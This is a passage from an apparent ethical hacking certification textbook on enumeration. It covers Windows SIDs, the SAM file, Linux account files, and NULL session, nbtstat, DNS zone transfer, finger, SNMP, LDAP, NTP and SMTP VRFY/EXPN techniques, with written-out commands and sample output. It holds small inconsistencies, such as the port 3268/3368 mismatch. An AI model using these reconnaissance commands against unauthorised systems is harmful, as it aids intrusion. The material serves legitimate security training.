To counter this in Vista forward, the account has been disabled, and you are now prompted to create your own account when you install the OS from scratch. While that account can have administrator privileges, you must use them only in specific situations that require them. In Windows, this means that unless you try to execute a function that requires elevated administrator privileges, you won't be using them even if you have the ability to be an admin. But when you want to access a function or feature that requires these elevated privileges, you will be asked if you want to run the command, and if so, you will be allowed to do so. What Windows is actually doing is raising the privileges for that single process and leaving everything else running on your account with normal privileges. Yes, this means you are running as a standard user if you are an administrator, and you will only be able to run administrator privileges on a case by case basis.

Windows does have some built-in accounts that aren't meant to be used by a user directly, if at all. These accounts are designed to run background processes and other activities as necessary.

Processes in Windows can be run under one of the following user contexts:

Local Service A user account with higher than normal access to the local system but only limited access to the network.

Network Service A user account with normal access to the network but only limited access to the local system.

System A super-user-style account that has nearly unlimited access to the local system.

Current User The currently logged-in user, who can run applications and tasks but is still subject to restrictions that other users are not subject to. The restrictions on this account remain even if the account being used is an administrator account.

Each of these user accounts is used for specific reasons. In a typical Windows session, each is running different processes behind the scenes to keep the system performing. In fact, in Windows each account can be running one of more services at any one time, though in many cases it is a one-to-one relationship.

What all of these user accounts have in common is structure and design. Each user object contains information about the user of the account, the access level, groups they are a member of, privileges, and other important information such as the unique identity, which prevent conflicts.

Groups

Groups are used by operating systems such as Windows and Linux to control access to resources as well as to simplify management. Groups are effective administration tools

that enable management of multiple users. A group can contain a large number of users that can then be managed as a unit, not to mention the fact that a group can even have other groups nested within it if it simplifies management. This approach allows you to assign access to a resource such as a shared folder to a group instead of each user individually, saving substantial time and effort. You can configure your own groups as you see fit on your network and systems, but most vendors such as Microsoft include a number of predefined groups that you can use or modify as needed. There are several default groups in Windows:

Anonymous Logon Designed to allow anonymous access to resources; typically used when accessing a web server or web applications.

Batch Used to allow batch jobs to run schedule tasks, such as a nightly cleanup job that deletes temporary files.

Creator Group Windows 2000 uses this group to automatically grant access permissions to users who are members of the same group(s) as the creator of a file or a directory.

Creator Owner The person who created the file or directory is a member of this group. Windows 2000 and later uses this group to automatically grant access permissions to the creator of a file or directory.

Everyone All interactive, network, dial-up, and authenticated users are members of this group. This group is used to give wide access to a system resource.

Interactive Any user logged on to the local system has the Interactive identity, which allows only local users to access a resource.

Network Any user accessing the system through a network has the Network identity, which allows only remote users to access a resource.

Restricted Users and computers with restricted capabilities have the Restricted identity. On a member server or workstation, a local user who is a member of the Users group (rather than the Power Users group) has this identity.

Self Refers to the object and allows the object to modify itself.

Service Any service accessing the system has the Service identity, which grants access to processes being run by Windows 2000 and later services.

System Windows 2000 and later operating systems have the System identity, which is used when the operating system needs to perform a system-level function.

Terminal Server User Allows Terminal Server users to access Terminal Server applications and to perform other necessary tasks with Terminal Services.



Note that depending on the environment, the software and hardware installed, and the policies dictating the configuration of systems, you may have way more groups with different names than are listed here.

Security Identifiers

Well congrats on making it this far, but now we have to talk about the real "meat" behind users and groups, which is a security identifier (SID). Simply put, the SID is a number assigned by the OS to uniquely identify a specific object such as a user, group, or even a computer.

When an object is created, the system generates and assigns the SID, notes it, and assures that it is never used again.

Why Even Bother Using an SID?

While everyday users and maintainers or a system can get away with using common names, for Windows internally this will not work. If Windows referred to a common name like humans do instead of using an SID, then everything associated with that name would become void or inaccessible if the name were changed in any way.

Rather than allow this situation to occur, the user account is instead tied to an unchangeable string (the SID), which allows the username to change without affecting any of the user's settings. This means that a username can change, but the SID (while linked to the username) will not. In fact, you can't change the SID that's associated with an account without having to manually update all of the security settings that were associated with that user to rebuild its identity.

Decoding SID Numbers

All SIDs start with S-1-5-21 but are otherwise unique. You, the penetration tester, can choose to decode the whole SID to determine in-depth information about a user or group, but let's look specifically at user accounts.

The two main accounts (guest and administrator) have some unique properties. Specifically, these accounts end in 500 for the administrator and 501 for the guest. This holds true no matter which Windows system you have. So if you see accounts ending in these numbers, you have hit pay dirt.

You'll also find SIDs on every installation of Windows that correspond to certain built-in accounts.

For example, the S-1-5-18 SID can be found in any copy of Windows you come across and corresponds to the LocalSystem account, the system account that's loaded by Windows before a user logs on.

The following are a few examples of the string values for groups and special users that are universal across all Windows installs:

- **S-1-0-0 (Null SID)**—This is assigned when the SID value is unknown or for a group without any members.
- **S-1-1-0 (World)**—This is a group consisting of every user.
- **S-1-2-0 (Local)**—This SID is assigned to users who log on to a local terminal.

Even though you use a username to access the system, Windows identifies each user, group, or object by the SID. For example, Windows uses the SID to look up a user account and see whether a password matches. Also, SIDs are used in every situation in which permissions need to be checked—for example, when a user attempts to access a folder or shared resource. Note that SIDs are never reused.

So Where Does All of This Get Stored?

Obviously, user and group information is very important and we need a place to store and keep track of all of it; in Windows, this is the Security Accounts Manager (SAM). Simply put, the SAM is a database on the local host that contains the usernames and passwords of those who have accounts on that specific system. The SAM is wrapped up in and part of the Windows Registry for each system.

Within the SAM, each user account is assigned certain pieces of information. Information associated with an account comes in the form of a password, which is stored in an encrypted format in both Lan Manager (LM) hash and NTLM hash formats. This hash allows the computer to determine if the password entered by the user is correct or incorrect and needs to be reentered.



Before I get called out on the inclusion of LM hash as one of the formats in which passwords are stored, let me clarify. From Windows XP forward, the LM hash capability in Windows has been disabled due to security reasons. In the majority of situations, it should be kept this way because few applications need this support, but it is possible to activate it if needed. Activation should only ever be undertaken after carefully reviewing the current need versus security vulnerabilities (more on this part later in this chapter).

Complete Path

The SAM file is located on each Windows host in the `\windows\system32\config\` folder. However, only in extreme circumstances such as a corrupted Windows installation or similar situation should you even consider tampering with this file. Removing, altering, or messing with this file in any way could easily cause the OS to become unbootable.

Windows Version Support

For all intents and purposes, the SAM file is alive and well in all versions of Windows except those that are 15 years old or older. In versions that support the SAM, the database runs as a background process and to the user it is out of sight and out of mind.



Take note that the SAM is a local system feature and is not meant for networks outside of very small workgroups. For larger networks we have Microsoft's Active Directory or OpenLDAP as well as others.

Linux Basic

The Linux and Windows operating systems do have a good number of things in common, and one of them is the need for users and groups. Since you will encounter Linux systems, we need to look at them as well.

Users

Much like Windows users, Linux users must have a user account to log in to and gain access to a system. User accounts contain all the properties that will allow a user to access all the resources, files, and folders on a computer. Much like Windows, the information associated with a user account can be stored either on the local host or on a network.

A typical account used to log in to a Linux computer consists of the following information:

- Username and user ID (UID)
- Password
- Primary group name and group ID (GID)
- Secondary group names and group IDs
- Location of the home directory
- Preferred shell

Whenever a user account is created, Linux records the user login information and stores the values in the `etc/passwd` file on the host itself. The `passwd` file can be viewed and edited with any text editor.

Each user account has an entry recorded in the following format:

```
username:password:UID:GID:name:home directory:shell
```

Let's take a look at what makes up the information for each entry in the `passwd` file:

- The username and user ID identify the user on the system. When a user account is created, it is given a name and assigned a UID from a predetermined range of numbers. The UID must be a positive number and is usually above 500 for user accounts. System accounts usually have numbers below 100.
- Each user account has its own password, which is encrypted and stored on the computer itself or on another computer on the network. Local passwords are stored in the `/etc/passwd` file or `/etc/shadow` file. When the user logs in by entering a username and password, Linux takes the entered password, encrypts it, and then compares the encrypted value to the value of the password stored in the user account. If the entered value is the same as the value stored in the password field on the computer, the user is granted access.
- Administrators often use the `/etc/passwd` file to hold user account information but store the encrypted password in the `/etc/shadow` file, which is readable only by root. When this method is used, the `passwd` file entry has an `x` in the password field.

- Groups are used to administer and organize user accounts. When rights and permissions are assigned to a group, all user accounts that are part of the group receive the same rights and permissions. The group has a unique name and identification number (GID). The primary GID and group name are stored as entries in the `/etc/passwd` file on the computer itself.
- Each user has a designated primary (or default) group and can also belong to additional groups called secondary groups. When users create files or launch programs, those files and programs are associated with one group as the owner. A user can access files and programs if they are a member of the group with permissions to allow access. The group can be the user's primary group or any of their secondary groups.
- Although not strictly part of the user account, secondary groups are also a part of the user login experience. Groups and GIDs are used to manage rights and permissions to other files and folders. Secondary groups for each user are listed as entries in `/etc/group` on the computer itself.

Services and Ports of Interest

As we wade deeper into the enumeration phase, let's make sure you understand some more details about ports. You already have encountered ports in both Chapter 2, "System Fundamentals," and Chapter 5, "Scanning," but let's fill in some more details that you'll find handy.

You should expect during your scanning phase to uncover a number of ports, some of which may be useful to you for enumeration and others less so. Here are several that you should pay close attention to:

TCP 21—FTP Port 21 is used for the File Transfer Protocol, which is used to transfer files from client to server or vice versa. The protocol is supported by all major operating systems in use today.

TCP 23—Telnet Telnet is a long-standing protocol and software used to remotely connect to systems and run processes on the target systems. Telnet is available on many systems and devices, but has seen decreased usage over the years because of a lack of security features; for example, passwords are sent in the clear.

TCP 25—SMTP This port is used specifically for Simple Mail Transport Protocol, which is used to send messages (usually email) from client to server and from server to server.

TCP 53—DNS This port is used for DNS zone transfers, the mechanism through which the DNS system keeps servers up to date with the latest zone data.

UDP 53—DNS Pay attention to the fact that we are talking about port 53 UDP and not TCP. The UDP port is used for name queries about name-to-IP and IP-to-name mappings.

TCP 80—HTTP Hypertext Transport Protocol is a common protocol used in all web browsers and many web applications.

TCP 135—RPC This port is used during client-server communications, such as allowing Microsoft Outlook to communicate with Microsoft Exchange. Specifically, this port is used by the Remote Procedure Call service in Windows.

TCP 137—NetBIOS This port associated with NetBIOS Name Service (NBNS) is a mechanism designed to provide name resolution services involving the NetBIOS protocol. The service allows NetBIOS to associate names and IP addresses of individuals systems and services. It is important to note that this service is a natural and easy target for many attackers.

TCP 139—NetBIOS NetBIOS Session Service, also known as SMB over NetBIOS, lets you manage connections between NetBIOS-enabled clients and applications and is associated with port TCP 139. The service is used by NetBIOS to establish connections and tear them down when they are no longer needed.

TCP 445—SMB over TCP SMB over TCP, or Direct Host, is a service designed to improve network access and bypass NetBIOS use. This service is available only in versions of Windows starting at Windows 2000 and later. SMB over TCP is closely associated with TCP 445.

UDP 161 and 162—SNMP SNMP is a protocol used to manage and monitor network devices and hosts. The protocol is designed to facilitate messaging, monitoring, auditing, and other capabilities. SNMP works on two ports: 161 and 162. Listening takes place on 161 and traps are received on 162.

TCP/UDP 389—LDAP Lightweight Directory Access Protocol (LDAP) is used by many applications; two of the most common are Active Directory and Exchange. The protocol is used to exchange information between two parties. If the TCP/UDP 389 port is open, it indicates that one of these or a similar product may be present.

TCP/UDP 3268—Global Catalog Service Global Catalog Service is associated with Microsoft's Active Directory and runs on port 3368 on Windows 2000 systems and later. The service is used to locate information within Active Directory.



I can't stress this enough: You must know your ports for the exam as well as in the field. Fortunately, for the exam there are only a handful of ports that you must remember (including their TCP/UDP status). In the field you will frequently be presented with port numbers that aren't mentioned on the CEH, and in those cases you must be prepared by having a list of ports printed out or in a document on your computer or smartphone. Just because CEH doesn't test on a topic doesn't mean you won't run into it.

Remember, getting certified is one thing, but you must also have practical knowledge.

Commonly Exploited Services

The Windows OS is popular with both users and attackers for various reasons, but for now let's focus on attackers and what they exploit.

Windows has long been known for running a number of services by default, each of which opens up a can of worms for a defender and a target of opportunity for an attacker. Each service on a system is designed to provide extra features and capabilities to the system such as file sharing, name resolution, and network management, among others. Windows can have 30 or so services running by default, not including the ones that individual applications may install.

One step in gaining a foothold in a Windows system is exploiting the NetBIOS API. This service was originally intended to assist in the access to resources on a local area network only. The service was designed to use 16-character names, with the first 15 characters identifying the machine and the last character representing a service or item on the machine itself. NetBIOS has proven to be a blessing to some and a curse to others. Let's look at why.



NetBIOS was developed by Sytek and IBM many years ago for the LANs that were available at the time. Due to the design of the protocol and the evolution of networks, the service is no longer preferred.

An attacker who is using certain tools and techniques (more on this in a moment) can extract quite a bit of information from NetBIOS. Using scanning techniques, an attacker can sweep a system, find port 139 open, and know that this port is commonly associated with NetBIOS. Once the port has been identified, they can attempt to view or access information such as file shares, printer sharing, usernames, group information, or other goodies that may prove helpful.

One of the many tools that can be used to work with NetBIOS is a command-line utility called `nbtstat`. This utility can display information, including name tables and protocol statistics, for local or remote systems. Included with every version of the Windows operating system, `nbtstat` can assist in network troubleshooting and maintenance. It is specifically designed to troubleshoot name-resolution issues that are a result of the NetBIOS service. During normal operation, a service in Windows known as NetBIOS over TCP/IP will resolve NetBIOS names to IP addresses. `nbtstat` is designed to locate problems with this service.

In addition, the utility has the ability to return names (if any) registered with the Windows Internet Naming Service (WINS).

Tasks You Can Do with *nbtstat*

Run the `nbtstat` command as follows to return the name table on a remote system:

```
nbtstat.exe –a "netbios name of remote system"
```

The `-a` switch can be used to return a list of addresses and NetBIOS names that the system has resolved. The command line that uses this option would look like the following if the targeted system had an IP address of 192.168.1.10:

```
nbtstat -A 192.168.1.10
```

The nbtstat command can do much more than these two functions. The following is a partial list of the options available with the nbtstat command:

- -a returns the NetBIOS name table and Media Access Control (MAC) address of the address card for the computer name specified.
- -A lists the same information as -a when given the target's IP address.
- -c lists the contents of the NetBIOS name cache.
- -n (Names) displays the names registered locally by NetBIOS applications such as the server and redirector.
- -r (Resolved) displays a count of all names resolved by broadcast or the WINS server.
- -s (Sessions) lists the NetBIOS sessions table and converts destination IP addresses to computer NetBIOS names.
- -S (Sessions) lists the current NetBIOS sessions and their status, along with the IP address.

The nbtstat command is case sensitive. Note that some of the switches are uppercase and some are lowercase, and this is how you must use them. If you fail to use the correct case for the switch, the command may yield incorrect results or no result at all.

EXERCISE 6.1

Using nbtstat to View Who Is Logged into a Computer

In this exercise we will use nbtstat to determine who is logged into a remote computer:

1. At the Windows command prompt enter the command **nbtstat –a** followed by the name of the computer you want to examine.
2. If the port is open, the service running, and the machine available, you should see results similar to the following. In this example we assume a machine with the name "aperture."

```
   NetBIOS Remote Machine Name Table

   Name         Type  Status
_____________________________
APERTURE     <03>  UNIQUE
LCEDROS      <03>  UNIQUE
APERTURE     <00>  UNIQUE
WORKGROUP    <00>  GROUP
APERTURE     <20>  UNIQUE
```

3. Examine the list and note that under the Type heading we have a mixture of <03> records and others. The user account will be identified by an <03> label and nothing else. Since we know the machine name is APERTURE, it' s not hard to single out the <03> record LCEDROS as a username logged into the system.

NULL Sessions

A powerful feature as well as a potential liability is something known as the NULL session. This feature is used to allow clients or endpoints of a connection to access certain types of information across the network. NULL sessions have been part of the Windows operating system for a considerable amount of time for completely legitimate purposes; the problem is that they are a source of potential abuse as well. As you will soon see, the NULL session can reveal a wealth of information.

Basically, a NULL session occurs when a connection is made to a Windows system without credentials being provided. This session can only be made to a special location called the interprocess communications (IPC) share, which is an administrative share. In normal practice, NULL sessions are designed to facilitate a connection between systems on a network to allow one system to enumerate the process and shares on the other. Information that may be obtained during this process includes the following:

- List of users and groups
- List of machines
- List of shares
- Users and host SIDs

The NULL session allows access to a system using a special account called a NULL user that can be used to reveal information about system shares or user accounts while not requiring a username or password to do so.

Exploiting a NULL session is a simple task that requires only a short list of commands. For example, assume that a computer has the name "zelda" as the hostname, which would mean you could attach to that system by using the following, where the host is the IP address or name of the system being targeted:

```
net use \\zelda\ipc$  "" "/user:"
```



Note that the `ipc$` share is the IPC share.

To view the shares available on a particular system, after issuing the command to connect to the `ipc$` share on the target system, issue the following command:

```
net view \\zelda
```

This command lists the shares on the system. Of course, if no other shared resources are available, nothing will be displayed.

Once an attacker has this list of shares, the next step is to connect to a share and view the data. This is easy to do at this point by using the `net use` command:

```
net use s: \\zelda\(shared folder name)
```

You should now be able to view the contents of the folder by browsing the S: drive, which is mapped in this example.

SuperScan

You used SuperScan earlier to do scanning, but this scanner is more than a one-trick pony and can help you with your NetBIOS exploration. In addition to SuperScan's documented abilities to scan TCP and UDP ports, perform ping scans, and run `whois` and `tracert`, it has a formidable suite of features designed to query a system and return useful information.

SuperScan offers a number of useful enumeration utilities designed for extracting information such as the following from a Windows-based host:

- NetBIOS name table
- NULL session
- MAC addresses
- Workstation type
- Users
- Groups
- Remote procedure call (RPC) endpoint dump
- Account policies
- Shares
- Domains
- Logon sessions
- Trusted domains
- Services

DNS Zone Transfers

A zone transfer is a normal process performed by DNS that is used to pass a copy of the database (known as a zone) to another DNS server. The process is used to ensure that more than one DNS server is available to answer a query when it arises.

In any zone there are both a primary DNS server and one or more secondaries, if so configured. Under normal operations, the secondary server(s) will ask the primary for a copy of the DNS database in order to ensure that all information is up to date across servers.

As a penetration tester, you can exploit this behavior by using `nslookup` or `dig` to snatch a copy of the zone file for yourself. Because DNS was designed in the good-old days of networking, it doesn't have much in the way of security (I'm being generous here too). When DNS was designed, trust was more or less assumed and therefore not much in the way of checking for authorization was performed.

So why should you care if someone gets a copy of your zone file? The answer is straightforward when you think about it. The zone file contains name-to-IP mappings for a portion of the DNS namespace. If an attacker gets hold of this juicy bit of information, they have a roadmap of where clients are with name and IP address information. In addition, an attacker can identify services such as mail servers and directory service technology through MX and SRV records, respectively—never a good thing for a bad guy to have.

In order to determine if you have a target that is vulnerable to this type of attack, you would more than likely perform a port scan. When you perform a port scan against a system, you are looking for port 53 TCP, since this is the port that zone transfers will occur on by default. Once you find this, you can attempt a zone transfer.

Let's look at how to perform this process using both `nslookup` and `dig`.

EXERCISE 6.2

Performing a Zone Transfer

In this exercise we will use `nslookup` and `dig` to perform a zone transfer.

For our first example we will use Windows:

1. At the Windows command line enter **Nslookup** and press Enter.
2. The command prompt will change to a > symbol.
3. At the command prompt enter **server <ns.example.com>** with the **ns.example.com** being the name or address of the DNS server.
4. At the command line enter set type=any and press Enter. This will retrieve all the records from a server.
5. At the command prompt enter ls -d <example.com> this will actually transfer the information to you from the domain if the server is configured to allow it.

If you want to perform this same task in Linux, you would use the `dig` command like so:

1. At a command prompt enter **dig <domain.com> axfr**.

The transfer will either return records or return a message stating the transfer failed.

If the transfer succeeds, expect your results to look somewhat like the following:

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\sean>nslookup
Default Server:  lisa.portugal.belair.com
Address:  196.132.132.10
```

EXERCISE 6.2 *(continued)*

```
> server ns1.fubar.com
Default Server:  ns1.rancidbutter.com
Address:  xxx.xxx.xxx.xxx

> set type=any
> ls -d example.com
[ns1.fubar.com]
 example.com.               SOA    ns1.rancidbutter.com logs.rancidbutter.com.
(2008102800 14400 7200 3600000 86400)
 example.com.               MX     0    example.com
 example.com.               NS     ns1.rancidbutter.com
 example.com.               NS     ns2.rancidbutter.com
 example.com.               A      yyy.yyy.yyy.yyy
 cpanel                     A      yyy.yyy.yyy.yyy
 ftp                        A      yyy.yyy.yyy.yyy
 localhost                  A      127.0.0.1
 mail                       CNAME  example.com
 webdisk                    A      yyy.yyy.yyy.yyy
 webmail                    A      yyy.yyy.yyy.yyy
 whm                        A      yyy.yyy.yyy.yyy
 www                        CNAME  example.com
 example.com.               SOA    ns1.rancid butter.com logs.rancid.com.
(2008102800 14400 7200 3600000 86400)
> quit
```

Zone transfers are not something to be concerned about, but they do need to be managed. Zone transfers are part of the normal operation of DNS and are to be expected, but they can and should be restricted. If an attacker is planning to take over your DNS by poisoning or spoofing it, they'll find having a copy of the real data very useful.

Under normal circumstances zone transfers can and should be restricted. *Restriction* means that a server will be configured to provide copies of the zone file only to specified servers and no one else. In modern setups using DNSSEC transfers, you might even include additional security measures in the form of digital signing.



In Windows Server 2003 and later, Microsoft addressed some lingering security issues with their implementation of DNS by taking steps to limit zone transfers. As of the 2003 edition of their server line, DNS zone transfers go only to specific servers unless otherwise specified by the system administrator. This means that if the attack cited here is attempted against a server using the defaults, it more than likely will fail.

The PsTools Suite

Standing tall next to our other tools is a suite of Microsoft tools designed to extract various kinds of information and perform other tasks involving a system. The tools in the PsTools suite allow you to manage remote systems as well as the local system.



You can download the PsTools suite for free from Microsoft at `https://technet.microsoft.com/en-us/sysinternals/bb896649.aspx`.

The tools included in the suite, downloadable as a package, are as follows:

PsExec Executes processes remotely

PsFile Displays files opened remotely

PsGetSid Displays the SID of a computer or a user

PsInfo Lists information about a system

PsPing Measures network performance

PsKill Kills processes by name or process ID

PsList Lists detailed information about processes

PsLoggedOn Lets you see who's logged on locally and via resource sharing (full source is included)

PsLogList Dumps event log records

PsPasswd Changes account passwords

PsService Views and controls services

PsShutdown Shuts down and optionally reboots a computer

PsSuspend Suspends processes

PsUptime Shows you how long a system has been running since its last reboot (PsUptime's functionality has been incorporated into PsInfo.)

EXERCISE 6.3

Using PsInfo

In this exercise you will use the `psinfo` command to gain information about a remote target:

1. At the Windows command prompt, enter **psinfo \\<target name** or **ip> -h -d** and press Enter.
2. When the command executes, you should receive a list of information about the remote system's installed hotfixes and the disk volume.

Using *finger*

On the Linux/Unix side of things, the command `finger` can provide a wealth of information that may prove useful. `Finger` is a simple command, but it provides a great deal of information about users that may be useful to an attacker.

In practice `finger` would be executed in the format:

```
Finger -s <username>
```

This would have the effect of displaying information about the listed user, whereas leaving the username blank would provide information about all users on the system. Want to target a remote system? Easy; just issue the command:

```
Finger -l user@host
```

where `user` is the username and `host` is the machine name you wish to target.

Enumeration with SNMP

Another useful mechanism for enumerating a target system is the Simple Network Management Protocol (SNMP). This protocol is used to assist in the management of devices such as routers, hubs, and switches, among others.

SNMP comes in three versions:

SNMPv1 This version of the protocol was introduced as a standardized mechanism for managing network devices. While it accomplished many tasks such as introducing a standardized protocol, it lacked success in many others. The shortcomings of this protocol were addressed in later versions. Of interest to the pentester is the fact that this version does not include any security measures.

SNMPv2 This version introduced new management functions as well as security features that were not included in the initial version. By design, this version of the protocol is backward compatible with SNMPv1.

SNMPv3 This is the latest version of the protocol; it places increased emphasis on the area of security. The security of SNMPv3 is focused on two areas:

Authentication is used to ensure that traps are read by only the intended recipient.

Privacy encrypts the payload of the SNMP message to ensure that it cannot be read by unauthorized users.

SNMP is an Application layer protocol that functions using UDP. The protocol works across platforms, meaning it can be accessed on most modern operating systems including Windows, Linux, and Unix. The main requirement for SNMP is that the network is running TCP/IP.

SNMP enumeration for the ethical hacker consists of leveraging the weaknesses in the protocol to reveal user accounts and devices on a target running the protocol. To

understand how this is possible, let's delve into some components of the SNMP system. In the SNMP system two components are running: the SNMP agent and the SNMP management station. The agent is located on the device to be managed or monitored, whereas the management station communicates with the agent itself.



Most modern enterprise-level infrastructure equipment such as routers and switches contains an SNMP agent built into the system.

The system works through the use of the agent and the management station like so:

1. The SNMP management station sends a request to the agent.
2. The agent receives the request and sends back a reply.

The messages sent back and forth function by setting or reading variables on a device. In addition, the agent uses traps to let the management station know if anything has occurred, such as failure or reboot, that needs to be addressed.

Management Information Base

Management Information Base (MIB) is a database that contains descriptions of the network objects that can be managed through SNMP. MIB is the collection of hierarchically organized information. It provides a standard representation of the SNMP agent's information and storage. MIB elements are recognized using object identifiers. The object identifier (OID) is the numeric name given to the object and begins with the root of the MIB tree. It can uniquely identify the object present in the MIB hierarchy.

MIB-managed objects include *scalar* objects that define a single object instance and *tabular* objects that define groups of related object instances. The object identifiers include the object's type, such as counter, string, or address; access level such as read or read/write; size restrictions; and range information. MIB is used as a codebook by the SNMP manager for converting the OID numbers into a human-readable display.

By default, SNMP tends to contain two passwords used to both configure and read the information from an agent:

- Read community string:
  - Configuration of the device or system can be viewed with the help of this password.
  - These strings are public.
- Read/write community string:
  - Configuration on the device can be changed or edited using this password.
  - These strings are private.

Although these strings can be changed, they can also be left at the defaults noted here. Attackers can and will take the opportunity to leverage this mistake. An attacker can use the default passwords for changing or viewing information for a device or system. As an

ethical hacker, you will attempt to use the service to enumerate the information from the device for later attacks.

The following can be extracted through SNMP:

- Network resources such as hosts, routers, and devices
- File shares
- ARP tables
- Routing tables
- Device-specific information
- Traffic statistics

Commonly used SNMP enumeration tools include SNMPUtil and SolarWinds's IP Network Browser.

SNScan

SNScan is a utility designed to detect devices on a network enabled for SNMP. The utility helps you locate and identify devices that are vulnerable to SNMP attacks. SNScan scans specific ports (for example, UDP 161, 193, 391, and 1993) and looks for the use of standard (public and private) and user-defined SNMP community names. User-defined community names may be used to more effectively evaluate the presence of SNMP-enabled devices in complex networks.

Unix and Linux Enumeration

Linux and Unix systems are no different from Windows systems and can be enumerated as well. The difference lies in the tools and the approach. In this section you will take a look at a handful of the tools that have proven useful in exploring these systems.



Unix and Linux commands are case sensitive in most situations, so when entering a command pay close attention to the letter case.

finger

The `finger` command is designed to return information about a user on a given system. When executed it returns information such as the user's home directory, login time, idle times, office location, and the last time they received or read mail.

The command line for the `finger` command looks like this:

```
finger <switches> username
```

Switches that can be used with the `finger` command include the following:

- `-b` removes the home directory and shell from the user display.
- `-f` removes header information from the display.
- `-w` removes the full name from the display.
- `-l` returns the list of users.

rpcinfo

The `rpcinfo` command enumerates information exposed over the Remote Procedure Call (RPC) protocol.

The command line for `rpcinfo` looks like this:

```
rpcinfo <switches> hostname
```

Switches that can be used with `rpcinfo` include the following:

- `-m` displays a list of statistics for RPC on a given host.
- `-s` displays a list of registered RPC applications on a given host.

showmount

The `showmount` command lists and identifies the shared directories present on a given system. `showmount` displays a list of all clients that have remotely mounted a file system.

The command line for `showmount` looks like this:

```
/usr/sbin/showmount [- ade ] [hostname]
```

Switches that can be used with `showmount` include the following:

- `-a` prints all remote mounts.
- `-d` lists directories that have been remotely mounted by clients.
- `-e` prints the list of shared file systems.

enum4linux

One tool worth looking at is `enum4linux`, which allows for the extraction of information through Samba.

So first, what is Samba? Per `samba.org`, the software is described as:

> …software that can be run on a platform other than Microsoft Windows, for example, UNIX, Linux, IBM System 390, OpenVMS, and other operating systems. Samba uses the TCP/IP protocol that is installed on the host server. When correctly configured, it allows that host to interact with a Microsoft Windows client or server as if it is a Windows file and print server.

`Enum4linux` allows for extraction of information where Samba is in use. Information that can be returned includes the following:

- Group membership information
- Share information
- Workgroup or domain membership
- Remote operating system identification
- Password policy retrieval

LDAP and Directory Service Enumeration

The Lightweight Directory Access Protocol (LDAP) is used to interact with and organize databases. LDAP is very widely used because it is an open standard that a number of vendors use in their own products—in many cases a directory service like Microsoft's Active Directory. Keep in mind that you may have other services interacting with LDAP, and thus information may be disclosed to other parties without your approval.

If you kept good notes during your scanning process, you may remember having come across port 389 being open. If you did find this port open on your scan, you may have just found a target of interest. This port is associated with LDAP, in which case you may have hit pay dirt, with the target system being a directory server or something equally as important.

Remember, you have to put the clues together.



In this section you will explore LDAP mainly in the context of working with a directory service such as Active Directory or OpenLDAP. However, in practice the protocol is used by companies that warehouse large amounts of data.

A directory is a database, but the data is organized in a hierarchical or logical format. Another way of looking at this design is to think of the organization of data much like the files and folders on a hard drive. To make this data easier and more efficient to access, you can use DNS alongside the service to speed up queries.

Directory services that make use of LDAP include these:

- Active Directory
- Novell eDirectory
- OpenLDAP
- Open Directory
- Oracle iPlanet



In many cases the queries performed through LDAP against a database tend to disclose sensitive data that could be leveraged by an attacker. Many directory services offer ways to protect these queries through encryption or other mechanisms, which are either enabled by default or must be enabled by the administrator.

Tools that allow for the enumeration of LDAP-enabled systems and services include the following:

- JXplorer
- LDAP Admin Tool
- LDAP Account Manager
- LEX (The LDAP Explorer)
- Active Directory Explorer
- LDAP Administration Tool
- LDAP Search
- Active Directory Domain Services Management Pack
- LDAP Browser/Editor
- Nmap (using an NSE script)

JXplorer

JXplorer is a popular and free general-purpose LDAP browser used to read and search any LDAP-enabled directory. It requires a Java virtual machine for installation and execution.

Some of the features of JXplorer are these:

- Supports standard LDAP operations (add, delete, modify)
- Can copy and delete tree structure
- SSL and SASL authentication
- Pluggable security providers
- Multiplatform support including Windows, Linux, Solaris, HPUX, BSD, and AIX
- HTML-type data display

Preventing LDAP Enumeration

LDAP can be tough to harden against enumeration, but it is possible. The tough part of hardening LDAP is that if you were to close ports or filter traffic pertaining to LDAP, you could easily impact the performance of your network by preventing clients from querying a directory or other critical service. Without recommending any specific third-party product, I'd say the easiest way to start the process of securing the information accessed via LDAP

is to make use of the permissions and security settings present in your product and moving from there.

Enumeration Using NTP

Another effective way to gather information about a network and the resources on it is through use of the Network Time Protocol (NTP). Before you look at how to exploit this protocol for information-gathering purposes, you need to understand what the protocol does and what purpose it serves.

NTP is used to synchronize the clocks across the hosts on a network. The importance of the protocol is extremely high considering that directory services rely on clock settings for logon purposes.



NTP uses UDP port 123 for communication purposes.

The following commands can be used against an NTP server:

- `ntpdate`
- `ntptrace`
- `ntpdc`
- `ntpq`

It is also possible to extract information from NTP using our old friend Nmap and an NSE script. Using the following command in Nmap would yield results including client IP addresses, specifically the last 600 to attach to NTP:

```
nmap -sU -pU:123 -Pn -n –script=ntp-monlist <target>
```

In this command `–sU` defines the scan type, while `–pU` defines the port for NTP in this case. The `–script=ntp-monlist` specifies the script being run for NTP enumeration, and the `<target>` is the IP address of the NTP server.

SMTP Enumeration

Yet another effective way of gathering information from a target is through the use of SMTP. This protocol is designed to send messages between servers that send and receive email. SMTP is the standard used by the majority of email servers and clients today.

So how is this protocol used to gather information from a server? The process is quite simple if you have a fundamental understanding of a few commands and how to use them.



If you are following along and wish to execute the following commands on a Windows system, be aware that for versions later than Windows XP Microsoft does not include a Telnet client. You must download the client from Microsoft (at no charge). In later versions of Windows, you can install the Telnet client from the Programs and Features app in Control Panel.

Using *VRFY*

One easy way to verify the existence of email accounts on a server is by using the `telnet` command to attach to the target and extract the information. The `VRFY` command is used within the protocol to check whether a specific user ID is present. However, this same command can be used by an attacker to locate valid accounts for attack, and if scripted, it could also be used to extract multiple accounts in a short time, as shown here:

```
telnet 10.0.0.1 25 (where 10.0.0.1 is the server IP and 25 is the port for SMTP)
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
 250 server1 Hello [10.0.0.72], pleased to meet you
 VRFY chell
 250 Super-User <link@server1>
 VRFY glados
 550 glados... User unknown
```

The previous code used `VRFY` to validate the user accounts for chell and glados. The server responded with information that indicates `chell` is a valid user whereas a `User unknown` response for `glados` indicates the opposite.



In many cases the `VRFY` command can be deactivated, but before you perform this defensive step on your email server, research to determine if your environment needs to have the command enabled.

Using *EXPN*

`EXPN` is another valuable command for a pentester or an attacker. The command is similar in functioning to the `VRFY` command, but rather than returning one user, it can return all the users on a distribution list:

```
telnet 10.0.0.1 25 (where 10.0.0.1 is the server IP and 25 is the port for SMTP)
220 server1 ESMTP Sendmail 8.9.3
```

```
HELO
501 HELO requires domain address
HELO x
